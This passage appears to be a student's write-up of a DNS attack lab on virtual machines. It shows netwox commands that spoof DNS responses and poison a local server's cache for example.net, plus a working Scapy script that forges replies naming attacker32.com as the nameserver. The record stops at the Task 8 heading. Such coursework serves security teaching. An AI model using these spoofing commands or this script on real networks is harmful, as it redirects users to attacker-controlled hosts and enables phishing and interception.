1 ttl=48 time=37.7 ms
```


Task 5: Directly Spoofing Response to User

This task took alot more work then I expected to get working, the attacker machine had to be set to promiscuous mode on not just wireshark but also in the advance VM options which it wasn't by default, causing a lot of confusion on my part of why the attacker machine was unable to see the DNS requests.

I start by running dig on example.net (note NOT on example.com) on the user machine




```
[11/24/20 JO481765]seed@VM:~$ dig example.net
```



```
;; ANSWER SECTION:
example.net.            84794   IN      A       93.184.
216.34
```


On my attacker machine, I note that since I am in promiscuous mode, I can capture the request from the user to the DNS server and send my own spoofed response using netwox 105.

Wireshark capturing the request on my attacker machine.




```
 1 2020-11-24 19:43:10.5423168… 10.0.2.4    10.0.2.6    DNS
 2 2020-11-24 19:43:10.5425438… 10.0.2.6    10.0.2.4    DNS
```

Next I run netwox on the attacker so that example.net's DNS request will be spoofed to this new IP that I provided with the -H option.




```
[11/24/20 J0481765]seed@VM:~$ sudo netwox 105 -h exampl
e.net -H 192.168.0.101 -a a.iana-servers.net -A 10.0.2.
6 -d enp0s3 -f "src host 10.0.2.4"
```

On the DNS server I flush the cache so that the attacker from netwox has time to spoof the response. If I omitted this it was a tossup and the DNS server would usually get back with the right answer most of the time before the attacker had a chance.



```
[11/24/20 J0481765]seed@VM:~$ sudo rndc flush
```

Returning to the user machine I run dig example.net again and observe that we have obtained the new fake IP as a response.




```
[11/24/20 J0481765]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 671
2
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY:
1, ADDITIONAL: 1

;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            10      IN      A       192.168
.0.101
```


Thus I have successfully spoofed a DNS response to the user machine

Task 6: DNS Cache Poisoning Attack

I begin by running dig on example.net to show that we have return the original IP address of example.net and not the one spoofed in the last example now that I have stopped the netwox attack




```
[11/24/20 J0481765]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
```




```
;; ANSWER SECTION:
example.net.            86400   IN      A       93.184.
216.34
```

I switch up the parameters in the netwox command so that they successfully spoof the real DNS server's IP address add the raw flag and set time to live to 600 seconds.
I run the new netwox attack:




```
[11/24/20 J0481765]seed@VM:~$ sudo netwox 105 -h exampl
e.net -H 192.168.0.101 -a a.iana-servers.net -A  199.43
.135.53  -f "src host 10.0.2.6" -s raw -T 600
```

I flush the cache on the DNS server:




```
[11/24/20 J0481765]seed@VM:~$ sudo rndc flush
```

I run dig on the user machine to ask for the address of example.net and see it was successfully spoofed:




```
[11/24/20 J0481765]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
```




```
;; ANSWER SECTION:
example.net.            600     IN      A       192.168
.0.101
```

We can see the sequence of the DNS server getting faked out in wireshark on the DNS server:




```
47 2020-11-24 20:39:27.1036854… 10.0.2.4        10.0.2.6
48 2020-11-24 20:39:27.1039818… 10.0.2.6        192.228.79.201
49 2020-11-24 20:39:27.1040873… 10.0.2.6        192.228.79.201
50 2020-11-24 20:39:27.1351705… 192.228.79.201 10.0.2.6
51 2020-11-24 20:39:27.1352652… 192.228.79.201 10.0.2.6
52 2020-11-24 20:39:27.1354862… 10.0.2.6        10.0.2.4
```

Now even after ending the netwox attack, we see that the DNS server has cached our spoofed DNS response and responds to the client with the wrong address




```
;; ANSWER SECTION:
example.net.            374     IN      A       192.168
.0.101
```

Wireshark of the DNS server responding with a fake address




```
No.    Time                             Source       Destination   Protocol
     1 2020-11-24 20:43:13.5744849…    10.0.2.4     10.0.2.6      DNS
     2 2020-11-24 20:43:13.5745932…    10.0.2.6     10.0.2.4      DNS

▼ Domain Name System (response)
    [Request In: 1]
    [Time: 0.000108332 seconds]
    Transaction ID: 0x98c2
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 2
  ▸ Queries
  ▾ Answers
    ▸ example.net: type A, class IN, addr 192.168.0.101
  ▸ Authoritative nameservers
```

I also dump the cache on the DNS server to take a look at where its been stored




```
[11/24/20 J0481765]seed@VM:~$ sudo rndc dumpdb -cache
[11/24/20 J0481765]seed@VM:~$ sudo cat /var/cache/bind/
dump.db
;
; Start view _default
```



```
net.
; authanswer
example.net.            272     A       192.168.0.101
; authauthority
a.iana-servers.net.     272     NS      a.iana-servers
```


Task 7: DNS Cache Poisoning: Targeting the Authority Section

I modify the code from Guideline section to send a response faking the name server in the the authority section of the packet to be that of attacker32.com




```
Task7.py
def spoof_dns(pkt):
    if (DNS in pkt and b"example.net" in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Swap the source
        and destination IP address
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53) # Swap the source
        and destination port number

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type="A", ttl=259200,
            rdata="13.13.13.13")

        # The Authority Section
        NSsec1 = DNSRR(rrname="example.net", type="NS", ttl=259200, rdata
            ="attacker32.com")
        #NSsec2 = DNSRR(rrname="example.net", type="NS", ttl=259200,
        rdata="ns2.example.net")

        # The Additional Section
        #Addsec1 = DNSRR(rrname="ns1.example.net", type="A", ttl=259200,
        rdata="1.2.3.4")
        #Addsec2 = DNSRR(rrname="ns2.example.net", type="A", ttl=259200,
        rdata="5.6.7.8")

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
            qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=
            NSsec1)#/NSsec2)#, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter="dst port 53", prn=spoof_dns)
```

I flush the cache on the DNS server




```
[11/24/20 J0481765]seed@VM:~$ sudo rndc flush
```

Next I run my program:




```
^C[11/24/20 J0481765]seed@VM:~/lab11sudo python3 Task7.
py
.
Sent 1 packets.
.
Sent 1 packets.
```

And finally carry out my dig on the user machine and observe the authority section, I note that something must have gone wrong when constructing the packet due to the malformed packet warning, however, this dosn’t change the outcome being correct.



```
[11/24/20 J0481765]seed@VM:~$ dig example.net
;; Warning: Message parser reports malformed message pa
cket.

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
```




```
;; ANSWER SECTION:
example.net.            259200  IN      A       13.13.1
3.13

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacke
r32.com.
```

As we can see, I successfully spoofed both the name server to become attacker32.com, and also the IP in the answer section via the Scapy code.


Task 8: Targeting Another Domain

